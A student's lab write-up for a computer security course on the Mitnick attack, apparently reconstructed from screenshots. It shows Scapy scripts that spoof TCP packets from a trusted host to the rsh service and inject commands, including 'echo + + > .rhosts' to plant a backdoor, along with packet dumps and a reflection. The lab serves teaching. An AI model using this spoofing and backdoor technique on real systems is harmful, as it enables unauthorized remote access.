
```python
#!/user/bin/python3

'''
        Name: Joshua Ludolf
        Class: CSCI 4321 - Computer Security
'''

from scapy.all import *

srv_ip = "10.9.0.6"
x_ip = "10.9.0.5"

ip = IP(src = srv_ip, dst = x_ip)

tcp = TCP(sport = 1023, dport = 514, flags = "S", seq = 778933536)

pkt = ip/tcp

ls(pkt)

send(pkt, verbose = 0)
```

```
root@VM:/#
```



```python
#!/user/bin/python3

'''
    Name: Joshua Ludolf
    Class: CSCI 4321 - Computer Security
'''

from scapy.all import *

srv_ip = "10.9.0.6"
x_ip = "10.9.0.5"

ip = IP(src = srv_ip, dst = x_ip)

tcp = TCP(sport = 1023, dport = 514, flags = "S", seq = 778933536)

pkt = ip/tcp

ls(pkt)

send(pkt, verbose = 0)
```

```
joshualudolf@VM:~/Desktop/Lab 8$ sudo docker exec -it seed-attacker /bin/bash
root@VM:/# python3 task2.1.1.py
version    : BitField  (4 bits)                    = 4               (4)
ihl        : BitField  (4 bits)                    = None            (None)
tos        : XByteField                            = 0               (0)
len        : ShortField                            = None            (None)
id         : ShortField                            = 1               (1)
flags      : FlagsField  (3 bits)                  = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                   = 0               (0)
ttl        : ByteField                             = 64              (64)
proto      : ByteEnumField                         = 6               (0)
chksum     : XShortField                           = None            (None)
src        : SourceIPField                         = '10.9.0.6'      (None)
dst        : DestIPField                           = '10.9.0.5'      (None)
options    : PacketListField                       = []              ([])
--
sport      : ShortEnumField                        = 1023            (20)
dport      : ShortEnumField                        = 514             (80)
seq        : IntField                              = 778933536       (0)
ack        : IntField                              = 0               (0)
dataofs    : BitField  (4 bits)                    = None            (None)
reserved   : BitField  (3 bits)                    = 0               (0)
flags      : FlagsField  (9 bits)                  = <Flag 2 (S)>    (<Flag 2 (S)>
)
window     : ShortField                            = 8192            (8192)
chksum     : XShortField                           = None            (None)
urgptr     : ShortField                            = 0               (0)
options    : TCPOptionsField                       = []              (b'')
root@VM:/#
```




task2.1.1.pcapng

```
No.  Time         Source             Destination        Protocol  Length  Info
  1  0.000000000  02:42:65:f5:36:52  Broadcast          ARP           42  Who has 10.9.0.5? Tell 10.9.0.1
  2  0.000061376  02:42:0a:09:00:05  02:42:65:f5:36:52  ARP           42  10.9.0.5 is at 02:42:0a:09:00:05
  3  0.011418217  10.9.0.6           10.9.0.5           TCP           54  1023 → 514 [SYN] Seq=0 Win=8192 Len=0
  4  0.011474074  10.9.0.5           10.9.0.6           TCP           58  514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  5  0.011494199  10.9.0.6           10.9.0.5           TCP           54  1023 → 514 [RST] Seq=1 Win=0 Len=0
```

```
▸ Frame 4: 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface br-5eab45926366, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
▾ Transmission Control Protocol, Src Port: 514, Dst Port: 1023, Seq: 0, Ack: 1, Len: 0
    Source Port: 514
    Destination Port: 1023
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 0    (relative sequence number)
    Sequence number (raw): 2380508636
    [Next sequence number: 1    (relative sequence number)]
    Acknowledgment number: 1    (relative ack number)
    Acknowledgment number (raw): 778933537
    0110 .... = Header Length: 24 bytes (6)
  ▸ Flags: 0x012 (SYN, ACK)
    Window size value: 64240
```

```
0000  02 42 0a 09 00 06 02 42  0a 09 00 05 08 00 45 00   ·B·····B ······E·
0010  00 2c 00 00 40 00 40 06  26 b0 0a 09 00 05 0a 09   ·,··@·@· &·······
0020  00 06 02 02 03 ff 8d e3  ad dc 2e 6d 95 21 60 12   ········ ·.m·!`·
0030  fa f0 14 3b 00 00 02 04  05 b4                     ···;···· ··
```

This shows the raw value of the sequence number (tcp.seq_raw), 4 bytes   Packets: 5 · Displayed: 5 (100.0%)   Profile: Default




task2.1.2.py ~/Desktop/Lab 8

```python
#!usr/bin/python3

'''
        Name: Joshua Ludolf
        Class: CSCI 4321 - Computer Security
'''

from scapy.all import *


ip = IP(src="10.9.0.6", dst="10.9.0.5")

tcp = TCP(sport=1023, dport=514, flags="A", seq=778933536, ack=269591059)

if tcp.flags=="A":
        print("Establishing ACK packets")

data = "9090\x00seed\x00dees\x00touch /tmp/xyz\x00"

pkt = ip/tcp/data

ls(pkt)

send(pkt, verbose = 0)

```

joshualudolf@VM: ~/Desktop/Lab 8


```
root@VM:/# python3 task2.1.2.py
Establishing ACK packets
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 1023            (20)
dport      : ShortEnumField                      = 514             (80)
seq        : IntField                            = 778933536       (0)
ack        : IntField                            = 269591059       (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 16 (A)>   (<Flag 2 (S)>
)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
--
load       : StrField                            = b'9090\x00seed\x00dees\x00tou
ch /tmp/xyz\x00' (b'')
root@VM:/#
```




task2.1.2.pcapng

```
No.  Time         Source             Destination        Protocol Length Info
  1  0.000000000  02:42:65:f5:36:52  Broadcast          ARP      42 Who has 10.9.0.5? Tell 10.9.0.1
  2  0.000021788  02:42:0a:09:00:05  02:42:65:f5:36:52  ARP      42 10.9.0.5 is at 02:42:0a:09:00:05
  3  0.020572881  10.9.0.6           10.9.0.5           RSH      84 Session Establishment
  4  0.020620662  10.9.0.5           10.9.0.6           TCP      54 514 → 1023 [RST] Seq=1 Win=0 Len=0

▸ Frame 3: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface br-5eab45926366, id 0
▸ Ethernet II, Src: 02:42:65:f5:36:52 (02:42:65:f5:36:52), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▸ Transmission Control Protocol, Src Port: 1023, Dst Port: 514, Seq: 1, Ack: 1, Len: 30
▾ Remote Shell
    Stderr port (optional): 9090
    Client username: seed
    Server username: dees
    Command to execute: touch /tmp/xyz

0000  02 42 0a 09 00 05 02 42  65 f5 36 52 08 00 45 00   ·B·····B e·6R··E·
0010  00 46 00 01 00 00 40 06  66 95 0a 09 00 06 0a 09   ·F····@· f·······
0020  00 05 03 ff 02 02 2e 6d  95 20 10 11 a2 13 50 10   ·······.m ·····P·
0030  20 00 2f 3d 00 00 39 30  39 30 00 73 65 65 64 00    ·/=··90 90·seed·
0040  64 65 65 73 00 74 6f 75  63 68 20 2f 74 6d 70 2f   dees·tou ch /tmp/
0050  78 79 7a 00                                        xyz·

Command client is requesting the server to run (rsh.command), 15 bytes    Packets: 4 · Displayed: 4 (100.0%)    Profile: Default
```


- **Finally for task 3, I needed to create backdoor (this video turned out to be very helpful for this lab - https://www.youtube.com/watch?v=gNVbjGtlOPc):**



```
  GNU nano 4.8                        task3.py
#!/user/bin/python3

'''
        Name: Joshua Ludolf
        Class: CSCI 4321 - Computer Security
'''
from scapy.all import *

ip = IP(src = "10.9.0.6", dst = "10.9.0.5")

tcp = TCP(sport = 1023, dport = 514, flags = "A", seq = 778933536, ack = 269591>

if tcp.flags == "A":
        print("Establishing ACK packets")

data = "9090\x00seed\x00dees\x00echo + + > .rhostsx00"

pkt = ip/tcp/data

ls(pkt)
                                    [ Read 22 lines ]
^G Get Help   ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit       ^R Read File ^\ Replace   ^U Paste Text^T To Spell  ^_ Go To Line
```



```
root@VM:~# python3 task3.py
Establishing ACK packets
version    : BitField  (4 bits)                     = 4                (4)
ihl        : BitField  (4 bits)                     = None             (None)
tos        : XByteField                             = 0                (0)
len        : ShortField                             = None             (None)
id         : ShortField                             = 1                (1)
flags      : FlagsField  (3 bits)                   = <Flag 0 ()>      (<Flag 0 ()>)
frag       : BitField  (13 bits)                    = 0                (0)
ttl        : ByteField                              = 64               (64)
proto      : ByteEnumField                          = 6                (0)
chksum     : XShortField                            = None             (None)
src        : SourceIPField                          = '10.9.0.6'       (None)
dst        : DestIPField                            = '10.9.0.5'       (None)
options    : PacketListField                        = []               ([])
--
sport      : ShortEnumField                         = 1023             (20)
dport      : ShortEnumField                         = 514              (80)
seq        : IntField                               = 778933536        (0)
ack        : IntField                               = 269591059        (0)
dataofs    : BitField  (4 bits)                     = None             (None)
reserved   : BitField  (3 bits)                     = 0                (0)
flags      : FlagsField  (9 bits)                   = <Flag 16 (A)>    (<Flag 2 (S)>
)
```


Activities
Wireshark
Mar 21 15:33
task3.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time         Source             Destination        Protocol Length Info
  1 0.000000000   02:42:65:f5:36:52  Broadcast          ARP       42 Who has 10.9.0.5? Tell 10.9.0.1
  2 0.000020484   02:42:0a:09:00:05  02:42:65:f5:36:52  ARP       42 10.9.0.5 is at 02:42:0a:09:00:05
  3 0.015410075   10.9.0.6           10.9.0.5           RSH       90 Client -> Server data
  4 0.015453589   10.9.0.5           10.9.0.6           TCP       54 514 → 1023 [RST] Seq=1 Win=0 Len=0
```

```
        .... .... .0.. = Reset: Not set
        .... .... ..0. = Syn: Not set
        .... .... ...0 = Fin: Not set
        [TCP Flags: ·······A····]
    Window size value: 8192
    [Calculated window size: 8192]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0xe481 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ [SEQ/ACK analysis]
  ▸ [Timestamps]
    TCP payload (36 bytes)
▾ Remote Shell
    Client -> Server Data: 393039300073656564006465657300656368 6f202b202b20…
```

```
0000  02 42 0a 09 00 05 02 42  65 f5 36 52 08 00 45 00   ·B·····B e·6R··E·
0010  00 4c 00 01 00 00 40 06  66 8f 0a 09 00 06 0a 09   ·L····@· f·······
0020  00 05 03 ff 02 02 2e 6d  95 20 10 11 a2 13 50 10   ·······.m ·····P·
0030  20 00 e4 81 00 00 39 30  39 30 00 73 65 65 64 00    ·····90 90·seed·
0040  64 65 65 73 00 65 63 68  6f 20 2b 20 2b 20 3e 20   dees·ech o + + > 
0050  2e 72 68 6f 73 74 73 78  30 30                     .rhostsx 00
```

Client -> Server Data (rsh.client_server_data), 36 bytes   Packets: 4 · Displayed: 4 (100.0%)   Profile: Default

❖ What I learned from this lab:

From working through the Mitnick Attack lab, I gained firsthand insight into the classic techniques behind TCP session hijacking and social engineering. I learned how vulnerabilities in the TCP three-way handshake, such as predictable sequence numbers and the exploitation of trusted relationships, can be manipulated to create unauthorized connections. By setting up and analyzing spoofed SYN packets, SYN flooding, and remote shell (rsh) sessions, I discovered not only the technical steps behind the Mitnick attack but also the critical importance of robust authentication and secure network configurations. This hands-on experience has deepened my understanding of both offensive tactics and the defensive measures necessary to safeguard against such exploits.